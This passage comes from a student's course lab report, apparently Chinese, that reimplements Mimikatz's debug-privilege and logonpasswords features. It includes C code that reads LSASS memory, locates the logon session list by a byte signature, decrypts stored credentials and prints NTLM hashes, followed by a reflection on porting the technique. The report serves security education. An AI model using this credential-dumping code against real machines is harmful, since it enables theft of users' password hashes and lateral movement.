    ※ MSB600 "link.exe"已退出、代码为 1257。
    ※ C1301 访问程序数据库 x64\Release\Mimikatz-Learn.ipdb 时出错、无效的格式、请删除并重新生成
    ※ LNK125 、代码生成失败
    错误列表 輸出
```

关机后发现程序无法正确输出,问助教后得知,原来是硬编码错误,初学以为找到差不多长的编码就可以了。

```
VOID kuhl_m_sekurlsa_genericCredsOutput(PKIWI_GENERIC_PRIMARY_CREDENTIAL
mesCreds, PKIWI_BASIC_SECURITY_LOGON_SESSION_DATA pData, ULONG flags)
{
    ...
    PBYTE msvCredentials;
    ...
}
```

```
VOID GetCredentialsFromMSV() {
    KUHL_M_SEKURLSA_ENUM_HELPER helper = { 0 };
    helper.offsetToCredentials = FIELD_OFFSET(KIWI_MSV1_0_LIST_63, Credentials);
    helper.offsetToUsername = FIELD_OFFSET(KIWI_MSV1_0_LIST_63, UserName);
    // ~ 10 lines of code
   DWORD LogonSessionListSigOffset, LogonSessionListOffset;
    PUCHAR LogonSessionListAddr = 0;
   LIST_ENTRY LogonSessionList;
    unsigned char passDecrypted[1024];
    PUCHAR lsasvrBaseAddress = (PUCHAR)LoadLibraryA("lsasrv.dll");
    UCHAR LogonSessionListSig[] = { 0x0f, 0x1f, 0x44, 0x00, 0x00,
                                    0x8b, 0xc7,
                                    0x48, 0xc1, 0xe0, 0x04,
                                    0x48, 0x8d, 0x0d };
    LogonSessionListSigOffset = SearchPattern(lsasvrBaseAddress,
LogonSessionListSig, sizeof LogonSessionListSig);
    printf("LogonSessionListSigOffset = 0x%x\n", LogonSessionListSigOffset);
    if (LogonSessionListSigOffset == 0) return;
    ReadFromLsass(lsasvrBaseAddress + LogonSessionListSigOffset + sizeof
LogonSessionListSig, &LogonSessionListOffset, sizeof LogonSessionListOffset);
    printf("LogonSessionListOffset = 0x%x\n", LogonSessionListOffset);
    ReadFromLsass(lsasvrBaseAddress + LogonSessionListSigOffset + sizeof
LogonSessionListSig + 4 + LogonSessionListOffset, &LogonSessionList,
sizeof(LIST_ENTRY));
```

```
ReadFromLsass(lsasvrBaseAddress + LogonSessionListSigOffset + sizeof
LogonSessionListSig + 4 + LogonSessionListOffset, &LogonSessionListAddr, sizeof
LogonSessionListAddr);
    PKIWI_MSV1_0_LIST_63 LogonSessionListptr = LogonSessionList.Flink;
    printf("LogonSessionListptr = 0x%p\n", LogonSessionListptr);
    KIWI_MSV1_0_LIST_63 LogonSessionList_First;
    ReadFromLsass(LogonSessionListptr, &LogonSessionList_First,
sizeof(KIWI_MSV1_0_LIST_63));
    do {
        KIWI_MSV1_0_CREDENTIALS credentials;
        KIWI_MSV1_0_PRIMARY_CREDENTIALS primaryCredentials;
        PKIWI_MSV1_0_CREDENTIALS pcredentials;
        PKIWI_MSV1_0_PRIMARY_CREDENTIALS pprimaryCredentials;
        PMSV1_0_PRIMARY_CREDENTIAL_10_1607 pBuffer;
        // ~ 10 lines of code
        //
        UNICODE_STRING* username = ExtractUnicodeString((PUNICODE_STRING)(&
((*LogonSessionListptr).UserName)));
        if (username != NULL && username->Length != 0) printf("Username: %1s\n",
username->Buffer);
        else printf("Username: [NULL]\n");
        printf("UserName = 0x%p\n", &((*LogonSessionListptr).UserName));
        printf("Credentials = 0x%p\n", &((*LogonSessionListptr).Credentials));
        ReadFromLsass(&((*LogonSessionListptr).Credentials), &pcredentials,
sizeof(PKIWI_MSV1_0_CREDENTIALS));
        printf("pcredentials = 0x%p\n", pcredentials);
        //why?????
        //pcredentials = (*LogonSessionListptr).Credentials;
        //printf("pcredentials = 0x%p\n", pcredentials);
        //ReadFromLsass(pprimaryCredentials, &primaryCredentials,
sizeof(KIWI_MSV1_0_PRIMARY_CREDENTIALS));
        ReadFromLsass(&((*pcredentials).PrimaryCredentials),
&pprimaryCredentials, sizeof(PKIWI_MSV1_0_PRIMARY_CREDENTIALS));
        printf("pprimaryCredentials = 0x%p\n", pprimaryCredentials);
        UNICODE_STRING* SBuffer = ExtractUnicodeString((PUNICODE_STRING)(&
((*pprimaryCredentials).Credentials)));
        if (SBuffer != NULL && SBuffer->Length != 0) {
            if (DecryptCredentials((char*)SBuffer->Buffer, SBuffer-
>MaximumLength, passDecrypted, sizeof(passDecrypted)) > 0) {
                PMSV1_0_PRIMARY_CREDENTIAL_10_1607 abc =
(PMSV1_0_PRIMARY_CREDENTIAL_10_1607) passDecrypted;
                BYTE *ab = abc->NtOwfPassword;
```


```
int len = sizeof(abc->NtOwfPassword) / sizeof(abc-
>NtOwfPassword[0]);
                printf("NTLM: ");
                printf("0x");
                for (int i = 0; i < len; i++) {
                    printf("%02x", abc->NtOwfPassword[i]);
                printf("\n\n");
            }
        }
        else printf("NTLM: \n\n\n");
        FreeUnicodeString(username);
        FreeUnicodeString(SBuffer);
        ReadFromLsass(LogonSessionList_First.Flink, &LogonSessionListptr,
sizeof(PKIWI_MSV1_0_LIST_63));
        ReadFromLsass(LogonSessionListptr, &LogonSessionList_First,
sizeof(KIWI_MSV1_0_LIST_63));
    } while (LogonSessionListptr != LogonSessionListAddr);
}
```

参考资料:

https://forum.butian.net/share/2215

1.5 学习心得与总结

Mimikatz主要的流程如下:



本次实验主要是完成 privilege::debug, sekurlsa::logonpasswords 两部分中的内容,通过实验框架逐步实现,慢慢理解Mimikatz实现这两部分的原理。

首先是提升权限,通过 AdjustTokenPrivilege()打开 token 句柄的相应权限,而后通过硬编码从不同dll模块找到 1_LogSessList 和 LogonSessionList 这两个重要的存储用户登录信息的链表,通过分析数据结构和偏移,再去找到解密内存需要的密钥和初始化向量,即可得到我们想要的数据。

通过本次实验,我对Windows中的双向链表,宽字符,以及特定的数据结构有了进一步的理解,对进程映像,加载dll模块,token有了初步的认识,同时也在简易调试中揣摩了一些数据结构设置的的原因,总体来说,受益匪浅又乐在其中,感谢老师提供了详细的参考资料以及难度逐步提升,非常合理的实验框架。

参考资料:

https://www.anguanke.com/post/id/235232

1.6 拓展思考

- 1. 如果要迁移到其它操作系统,第一是要重新寻找相应的硬编码,第二是要重新去看对应的数据 结构有没有发生变化(如果是用偏移值寻找的更需要去看数据结构,用属性找的可能还好)。
- 2. 其它思考由于期末时间紧张,暑假有时间继续思考。